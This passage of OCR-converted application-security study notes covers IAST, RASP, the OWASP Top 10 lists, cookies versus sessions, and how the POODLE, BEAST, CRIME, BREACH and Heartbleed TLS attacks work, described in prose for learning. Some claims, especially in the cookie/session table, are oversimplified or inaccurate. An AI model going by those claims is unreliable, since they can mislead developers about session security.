- Back-end connection data

The main difference of IAST from both SAST and DAST is that it operates inside the application. Access to such a broad range of data makes IAST coverage bigger, compared to source code or HTTP scanning, as well as it allows for more accurate output.

Some of the reasons to apply IAST are:

- Potential issues are caught earlier so IAST minimizes costs and delays. This is due to the application of a Shift-left approach, meaning it is performed during the early stages of the project lifecycle.
- Like SAST, IAST analysis gives thorough data-containing lines of code, so security teams can pay immediate attention to a particular flaw.
- With the range of information, the tool has access to, it can accurately identify the source of weaknesses.
- Unlike any other software dynamic testing, IAST can be integrated into CI/CD (continuous integration and deployment) pipelines with ease.

On the other hand:

- IAST tools can slow down the operation of the application. The agents essentially serve as added instrumentation, leading to the code not performing as well.
- Some of the issues may have not yet been uncovered as it is a relatively new technology.

87.4 Runtime application self-protection (RASP)


RASP is capable of inspecting application behavior, as well as the surrounding context. It captures all requests to ensure they are secure and then handles request validation inside the application. RASP can raise an alarm in diagnostic mode and prevent an attack in protection mode, which is done by either stopping the execution of a certain operation or terminating the session.


RASP technology possesses the following advantages:

- RASP complements SAST and DAST by casting an extra layer of protection after the application has been set in motion (usually in production).
- It can be easily applied with faster development cycles.
- Unanticipated inputs will be inspected and controlled.
- It allows you to quickly respond to an attack by providing exhaustive analysis and weakness locations.


However, RASP tools come with certain drawbacks:

- By sitting on the application server, RASP tools may have a negative impact on application performance.
- The emerging technology may not be compatible with regulations or internal policies, which restrict installing other software, or locked-down services.
- You might get the feeling that your application is safer than it really is. Even if the tool has identified an issue, it still means taking your application offline while it is being fixed.
- RASP isn't a substitute for application security testing, as it is incapable of providing comprehensive protection.
- While RASP and IAST have similar methods and use, RASP does not conduct comprehensive scans but instead runs as a part of the application inspecting its traffic and activity. They both report on attacks as they occur, but IAST does so at the time of testing, while RASP does so in production.





88 Integrating Security into Continuous Delivery workflows




89 OWASP Top 10

89.1 API 2019

OWASP Designation	Description
1: Broken Object Level Authorization	Broken request validation allows an attacker to perform an unauthorized action by reusing an access token
2: Broken Authentication	Broken user authentication allows attackers to impersonate legitimate users
3: Excessive Data Exposure	An API exposes more data than necessary, relying on client software to perform filtering
4: Lack of Resources & Rate Limiting	By not implementing rate limiting policies, attackers can overwhelm the backend with denial-of-service attacks
5: Broken Function Level Authorization	Broken request validation allows an attacker to execute functions they are unauthorized to access
6: Mass Assignment	Unfiltered data allows attackers to guess object properties via requests
7: Security Misconfiguration	Insecure configurations including misconfigured HTTP headers, unnecessary HTTP methods, permissive cross-origin resource sharing (CORS), and error messages containing sensitive information
8: Injection	Untrusted injection of data resulting in the unintended execution of command or unauthorized data access via database engines, LDAP, and OS system commands
9: Improper Assets Management	Insufficient environment management and segregation allowing attackers to access under-secured endpoints
10: Insufficient Logging & Monitoring	Inadequate monitoring infrastructure allows attacks in progress to go undetected


- What Is OWASP API Security Top 10: A Deep Dive | APIsec
- Mitigate OWASP API security top 10 in Azure API Management | Microsoft Learn
- OWASP API Security Top 10

89.2IOT



- [Guide to OWASP IoT Top 10 for proactive security - AppSealing]

89.3Mobile



- [OWASP Mobile Top 10 Vulnerabilities & Mitigation Strategies - InfoSec Insights (sectigostore.com)]

89.4WEB

Key Differences:

NEW added: ↓

→ Insecure Design

→ Software & Data Integrity failures (SDIF)

→ SSRF


Merged: ↓

→ XSS = Injection

→ XXE = Security Misconfiguration

→ Insecure Deserialization = SDIF

→ SDE = Cryptographic Failures



90 Cookies vs Session

Cookies	Session
Cookies are only stored on the client-side machine	sessions get stored on the client as well as a server.
Cookies are text files stored on the client computer and they are kept of use tracking purpose.	A session creates a file in a temporary directory on the server
Less secure	More Secure
Cookie expires depending on the lifetime you set for it	the server will terminate the session after a predetermined period, commonly 30 minutes duration
Cookie is not dependent on session	Session is dependent on Cookie.
The maximum cookie size is 4KB	In session, you can store as much data as you like
Cookie does not have a function named unsetcookie()	In Session you can use Session_destroy(); which is used to destroy all registered data or to unset some
Cookies can be disabled.	We cannot disable the sessions.
Cookies can store only “string” datatype.	Session can store any type of data because the value is of data type of “object”


91 TLS Vulnerabilities and Attacks

The Secure Sockets Layer (SSL) and the Transport Layer Security (TLS) cryptographic protocols have had their share of flaws like every other technology. The following are major vulnerabilities in TLS/SSL protocols. They all affect older versions of the protocol (TLSv1.2 and older). At the time of publication, only one major vulnerability was found that affects TLS 1.3. However, like many other attacks listed here, this vulnerability is also based on a forced downgrade attack.

91.1 POODLE

The Padding Oracle on Downgraded Legacy Encryption (POODLE) attack was published in October 2014 and takes advantage of two factors. The first factor is the fact that some servers/clients still support SSL 3.0 for interoperability and compatibility with legacy systems. The second factor is a vulnerability that exists in SSL 3.0, which is related to block padding. The POODLE vulnerability is registered in the NIST NVD database as CVE-2014-3566.

The client initiates the handshake and sends a list of supported SSL/TLS versions. An attacker intercepts the traffic, performing a man-in-the-middle (MITM) attack, and impersonates the server until the client agrees to downgrade the connection to SSL 3.0.



The SSL 3.0 vulnerability is in the Cipher Block Chaining (CBC) mode. Block ciphers require blocks of fixed length. If data in the last block is not a multiple of the block size, extra space is filled by padding. The server ignores the content of padding. It only checks if padding length is correct and verifies the Message Authentication Code (MAC) of the *plaintext*. That means that the server cannot verify if anyone modified the padding content.

An attacker can decipher an encrypted block by modifying padding bytes and watching the server response. It takes a maximum of 256 SSL 3.0 requests to decrypt a single byte. This means that once every 256 requests, the server will accept the modified value. The attacker does not need to know the encryption method or key. Using automated tools, an attacker can retrieve the plaintext character by character. This could easily be a password, a cookie, a session, or other sensitive data.

91.2 BEAST

The *Browser Exploit Against SSL/TLS (BEAST)* attack was disclosed in September 2011. It applies to SSL 3.0 and TLS 1.0 so it affects browsers that support TLS 1.0 or earlier protocols. An attacker can decrypt data exchanged between two parties by taking advantage of a vulnerability in the implementation of the Cipher Block Chaining (CBC) mode in TLS 1.0. The BEAST vulnerability is registered in the NIST NVD database as CVE-2011-3389.

This is a client-side attack that uses the man-in-the-middle technique. The attacker uses MITM to inject packets into the TLS stream. This allows them to guess the Initialization Vector (IV) used with the injected message and then simply compare the results to the ones of the block that they want to decrypt.

For the BEAST attack to succeed, an attacker must have some control of the victim's browser. Therefore, the attacker may choose easier attack vectors instead of this one.

91.3 CRIME (CVE-2012-4929)

The *Compression Ratio Info-leak Made Easy (CRIME)* vulnerability affects TLS compression. The compression method is included in the *Client Hello* message, and it is optional. You can establish a connection without compression. Compression


was introduced to SSL/TLS to reduce bandwidth. *DEFLATE* is the most common compression algorithm used. The CRIME vulnerability is registered in the NIST NVD database as CVE-2012-4929.

This is a Wireshark capture of a *Server Hello* message (response to *Client Hello*). The server selects the NULL compression method which means that no compression will be used.

```
Version: TLS 1.2 (0x0303)
▷ Random
Session ID Length: 0
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
Compression Method: null (0)
```

One of the main techniques used by compression algorithms is to replace repeated byte sequences with a pointer to the first instance of that sequence. The bigger the sequences that are repeated, the higher the compression ratio.

Let's assume that the attacker wants to get a victim's cookie. They know that the targeted website (examplebank.com) creates a cookie for the session named *adm.* The attacker knows that the DEFLATE compression method replaces repeated bytes. Therefore, the attacker injects Cookie:adm=0 into the victim's cookie. The server will append only 0 to the compressed response because Cookie:adm= is already sent in the victim's cookie, so it is repeated.



All that the attacker must do is to inject different characters and then monitor the size of the response. If the response is shorter than the initial one, the injected character is contained in the cookie value and so it was compressed. If the character is not in the cookie value, the response will be longer.

Using this method an attacker can reconstruct the cookie value using the feedback that they get from the server.

91.4 BREACH

The *Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext (BREACH)* vulnerability is very similar to CRIME but BREACH targets HTTP compression, not TLS compression. This attack is possible even if TLS compression is turned off. An attacker forces the victim's browser to connect to a TLS-enabled third-party website and monitors the traffic between the victim and the server using a man-in-the-middle attack. The BREACH vulnerability is registered in the NIST NVD database as CVE-2013-3587.


A vulnerable web application must satisfy the following conditions:

- Be served from a server that uses HTTP-level compression
- Reflect user input in HTTP response bodies
- Reflect a secret (such as a CSRF token) in HTTP response bodies (therefore values in HTTP headers, such as cookies, are safe from this attack).


91.5 Heartbleed

Heartbleed was a critical vulnerability that was found in the *heartbeat* extension of the popular OpenSSL library. This extension is used to keep a connection alive as long as both parties are still there. The Heartbleed vulnerability is registered in the NIST NVD database as CVE-2014-0160.

The client sends a heartbeat message to the server with a payload that contains *data* and the *size* of the data (and *padding*). The server must respond with the same heartbeat request, containing the data and the size of data that the client sent.



The Heartbleed vulnerability was based on the fact that if the client sent false data length, the server would respond with the data received by the client and random data from its memory to meet the length requirements specified by the sender.



Leaking unencrypted data from server memory can be disastrous. There have been proof-of-concept exploits of this vulnerability in which the attacker would get the private key of the server. This means that an attacker would be able to decrypt all the traffic to the server. Server memory may contain anything: credentials, sensitive documents, credit card numbers, emails, etc.

